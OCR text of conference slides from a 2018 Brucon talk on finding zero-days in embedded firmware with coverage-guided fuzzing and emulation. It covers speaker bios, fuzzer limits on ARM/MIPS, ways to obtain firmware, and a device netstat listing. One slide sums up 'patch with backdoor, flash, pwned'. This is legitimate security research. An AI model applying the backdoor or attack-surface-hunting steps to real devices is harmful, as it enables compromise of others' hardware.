Finding 0 Days in Embedded Systems
with Code Coverage Guided Fuzzing

Brucon, October 2018

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KaiJern LAU, kj -at- theshepherd.io

About NGUYEN Anh Quynh

- Nanyang Technological University, Singapore
- PhD in Computer Science
- Operating System, Virtual Machine, Binary analysis, etc
- Usenix, ACM, IEEE, LNCS, etc
- Blackhat USA/EU/Asia, DEFCON, Recon, HackInTheBox, Syscan, etc
- Capstone disassembler: http://capstone-engine.org
- Unicorn emulator: http://unicorn-engine.org
- Keystone assembler: http://keystone-engine.org

About KaiJern

京东安全

The Shepherd Lab

Day Time Job, breaking things and earning salary from a Fortune 500 company, JD.COM

- IoT Research
- Blockchain Research
- Fun Security Research

HACKERSBADGE.COM

Reverse Engineer Badge Maker

Founder of hackersbadge.com, RE && CTF fan


- Reversing Binary
- Reversing IoT Devices
- Part Time CtF player

HITB

HITB Security Conference

Hack in the box, Netherland and Singapore. Soon to be Beijing and Dubai

- 2006 till end of time
- Core Crew
- Review Board



- 2005, HITB CTF, Malaysia, First Place /w 20+ Intl. Team
- 2010, Hack In The Box, Malaysia, Speaker
- 2012, Codegate, Korean, Speaker
- 2015, VXRL, Hong Kong, Speaker
- 2015, HITCON Pre Qual, Taiwan, Top 10 /w 4K+ Intl. Team
- 2016, Codegate PreQual, Korean, Top 5 /w 3K+ Intl. Team
- 2016, Qcon, Beijing, Speaker
- 2016, Kcon, Beijing, Speaker
- 2016, Intl. Antivirus Conference, Tianjin, Speaker
- 2017, Kcon, Beijing, Trainer
- 2017, DC852, Hong Kong, Speaker
- 2018, KCON, Beijing, Trainer
- 2018, DC010, Beijing, Speaker
- 2018, Brucon, Brussel, Speaker
- 2018, H2HC, San Paolo, Brazil
- 2018, HITB, Beijing/Dubai, Speaker
- 2018, beVX, Hong Kong, Speaker

- MacOS SMC, Buffer Overflow, suid
- GDB, PE File Parser Buffer Overflow
- Metasploit Module, Snort Back Oriffice
- Linux ASLR bypass, Return to EDX

Agenda

Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware


Skorpio Dynamic Binary Instrumentation

Guided Fuzzer for Embedded

DEMO


Conclusions

Fuzzing



- Automated software testing technique to find bugs
  - Feed craft input data to the program under test
  - Monitor for errors like crash/hang/memory leaking
  - Focus more on exploitable errors like memory corruption, info leaking
- Maximize code coverage to find bugs
- Blackbox fuzzing
- Whitebox fuzzing
- Graybox fuzzing, or Coverage Guided Fuzzing

Coverage-guided Fuzzer





- Instrument target binary to collect coverage info
- Mutate the input to maximize the coverage
- Repeat above steps to find bugs
  - Proved to be very effective
    - Easier to use/setup & found a lot of bugs
  - Trending in fuzzing technology
    - American Fuzzy Lop (AFL) really changed the game


Guided Fuzzer for Embedded

- Guided fuzzer was introduced for powerful PC systems
- Bring over to embedded world?
  - No support for introducing new tools
  - Not open source
  - Lack support for embedded hardware

Issues







Restricted System

- Without built-in shell access for user interaction
- Without developement facilities required for building new tools
  - Compiler
  - Debugger
  - Analysis tools

Closed System

- Binary only - without source code
  - Existing guided fuzzers rely on source code available
    - Source code is needed for branch instrumentation to feedback fuzzing progress
    - Emulation such as QEMU mode support in AFL is slow & limited in capability
    - Same issue for other tools based on Dynamic Binary Instrumentation

Lack Support for Embedded

- Most fuzzers are built for X86 only
  - Embedded systems based on Arm, Arm64, Mips, PPC
- Existing DBIs are poor for non-X86 CPU
  - Pin: Intel only
  - DynamoRio: experimental support for Arm

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


The SoC









- Scale Down from PC
- System on Chip
- A chip with all the PCI-e slot and card in it
- Pinout to different parts
- Wifi, Lan, Bluetooth and etc
- Low power device

Requirement





Hardware + GNU Command


also


love hardware and not only hardware hacking

Once you cross over, there are things in the darkness that can keep your heart from feeling the light again

Getting Firmware


Firmware and Hardware





Extract From Flash , Extract From APK, Traffic Sniffing or Just Download


Technically 1. Download 2. Patch with Backdoor 3. Flash 4. pwned




If we need more ?
1. RCE 2. Fuzz

The Easy Way

Complete Kit to Success






MIPS

ARM

AARCH64

How Many Dev Board


Classic LIBC Issue




The Hackers Way: Virtualization

More Resources = More Power


Multicore



MAX RAM



MAX Space



Processor

Normally 1-2 Core

RAM

Normally
256MB/512MB

FLASH


Normally
8MB/16MB/32MB/256MB

Most Important, we got apt-get

Objectives

Only Need One Process to Run

Hunt for the one that spawn listener port




Hunt for the one that spawn services


```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:9000            0.0.0.0:*               LISTEN      615/ucloud_v2
tcp        0      0 172.27.175.218:80       0.0.0.0:*               LISTEN      715/dhttpd
tcp        0      0 10.10.118.248:80        0.0.0.0:*               LISTEN      613/httpd
tcp        0      0 127.0.0.1:10002         0.0.0.0:*               LISTEN      615/ucloud_v2
tcp        0      0 127.0.0.1:10003         0.0.0.0:*               LISTEN      615/ucloud_v2
tcp        0      0 0.0.0.0:2323            0.0.0.0:*               LISTEN      457/busybox
tcp        0      0 0.0.0.0:10004           0.0.0.0:*               LISTEN      616/business_proc
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      450/nginx
tcp        0      0 0.0.0.0:5500            0.0.0.0:*               LISTEN      821/miniupnpd
tcp        0      0 127.0.0.1:8188          0.0.0.0:*               LISTEN      453/app_data_center
tcp        0      0 127.0.0.1:10004         127.0.0.1:53581         ESTABLISHED 616/business_proc
tcp        0      0 127.0.0.1:32839         127.0.0.1:10003         ESTABLISHED 616/business_proc
tcp        0      0 127.0.0.1:10003         127.0.0.1:32839         ESTABLISHED 615/ucloud_v2
tcp        0      0 127.0.0.1:53581         127.0.0.1:10004         ESTABLISHED 616/business_proc
netstat: /proc/net/tcp6: No such file or directory
udp        0      0 10.10.118.248:53        0.0.0.0:*                           693/dnrd
udp        0      0 0.0.0.0:1900            0.0.0.0:*                           821/miniupnpd
udp        0      0 0.0.0.0:137             0.0.0.0:*                           617/auto_discover
udp        0      0 0.0.0.0:5351            0.0.0.0:*                           821/miniupnpd
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           617/auto_discover
udp        0      0 10.10.118.248:36603     0.0.0.0:*                           821/miniupnpd
netstat: /proc/net/udp6: No such file or directory
netstat: /proc/net/raw6: No such file or directory
Active UNIX domain sockets (servers and established)
```

Since only one binary, do we really need qemu-system or just use good old qemu-static

Booting Up

Current Solution

